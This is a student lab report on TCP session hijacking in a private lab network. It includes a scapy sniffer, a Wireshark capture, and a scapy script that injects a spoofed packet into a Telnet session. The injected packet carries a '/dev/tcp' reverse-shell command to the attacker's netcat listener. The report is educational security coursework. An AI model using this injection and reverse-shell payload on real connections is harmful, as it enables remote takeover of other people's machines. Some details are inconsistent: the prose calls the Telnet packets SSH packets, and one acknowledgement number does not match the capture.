
```
[02/15/21]seed@VM:~$ ls
android        Desktop    examples.desktop  liying.txt  Public     Videos
bin            Documents  get-pip.py        Music       source
Customization  Downloads  lib               Pictures    Templates
[02/15/21]seed@VM:~$ 
```

This shows that the TCP Session Hijacking Attack is successful.

Name: Kwa Li Ying
Student ID: 1003833


Task 5: Creating Reverse Shell using TCP Session Hijacking

The Telnet connection between Client and Server is established first:




```
[02/15/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 15 20:08:40 EST 2021 from 10.0.2.128 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

The following sniffer.py code is run on the Attacker machine to sniff all packets in the LAN so that it can sniff the SSH packets between the Client and the Server:




```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and host 10.0.2.129',prn=print_pkt)
```

A simple command is run on the Telnet connection to allow some SSH packets to get captured:



```
[02/15/21]seed@VM:~$ whoami
seed
```


Wireshark is opened to view the details of the packets captured:



```
No.   Time                          Source       Destination      Protocol Length Info
    3 2021-02-15 20:15:58.7791084… 10.0.2.128   10.0.2.129       TCP        68 48150 → 23 [ACK] Seq=2576363239 Ack=3…
    4 2021-02-15 20:15:58.7844157… 10.0.2.129   10.0.2.128       TELNET     72 Telnet Data ...
    5 2021-02-15 20:15:58.7849375… 10.0.2.128   10.0.2.129       TCP        68 48150 → 23 [ACK] Seq=2576363239 Ack=3…
    6 2021-02-15 20:15:58.7860754… 10.0.2.129   10.0.2.128       TELNET     70 Telnet Data ...
    7 2021-02-15 20:15:58.7861037… 10.0.2.128   10.0.2.129       TCP        68 48150 → 23 [ACK] Seq=2576363239 Ack=3…
    8 2021-02-15 20:15:58.7913709… 10.0.2.129   10.0.2.128       TELNET     89 Telnet Data ...
    9 2021-02-15 20:15:58.7915961… 10.0.2.128   10.0.2.129       TCP        68 48150 → 23 [ACK] Seq=2576363239 Ack=3…
   10 2021-02-15 20:15:59.9334629… ::1          ::1              UDP        64 33487 → 44923 Len=0
   11 2021-02-15 20:16:00.7514492… 10.0.2.1     255.255.255.255  BJNP       62 Scanner Command: Discover

▶ Frame 9: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.128, Dst: 10.0.2.129
▼ Transmission Control Protocol, Src Port: 48150, Dst Port: 23, Seq: 2576363239, Ack: 3494563727, Len: 0
    Source Port: 48150
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2576363239
    Acknowledgment number: 3494563727
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
```


From here, we can determine the source port number (48150), the destination port number (23), the next sequence number (2576363239), the TCP window size (237) and the acknowledgement number (3493453727). We edit the reverse_shell.py code accordingly:

Name: Kwa Li Ying
Student ID: 1003833




```
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.128", dst="10.0.2.129")
tcp = TCP(sport=48150, dport=23, flags="A", seq=2576363239, ack=3494563727)
data = "/bin/bash -i > /dev/tcp/10.0.2.130/9090 2>&1 0<&1\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

We open a netcat listener on port 9090 to listen for the reverse shell command:



```
[02/15/21]seed@VM:~$ nc -l 9090
```

The code is then run on the Attacker machine to carry out the TCP hijacking attack. The victim machine connects to the netcat listening on the Attacker machine and a connection is established, spawning the reverse shell:



```
[02/15/21]seed@VM:~$ nc -l 9090
[02/15/21]seed@VM:~$ hostname -I
hostname -I
10.0.2.129
```

This shows that using the TCP Session Hijacking Attack to create a reverse shell is successful.